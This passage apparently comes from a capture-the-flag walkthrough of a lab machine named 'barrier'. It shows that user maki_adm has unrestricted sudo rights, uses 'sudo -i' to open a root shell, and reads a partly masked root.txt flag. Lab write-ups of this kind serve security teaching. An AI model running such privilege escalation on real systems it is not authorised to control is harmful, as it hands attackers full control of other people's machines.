User maki_adm may run the following commands on barrier:
    (ALL) ALL
Not only that, but maki_adm can run any command as any user.
sudo
I’ll use sudo -i to get a root shell:
maki_adm@barrier:~$ sudo -i
root@barrier:~#
And grab root.txt:
root@barrier:~# cat root.txt
d6563aab************************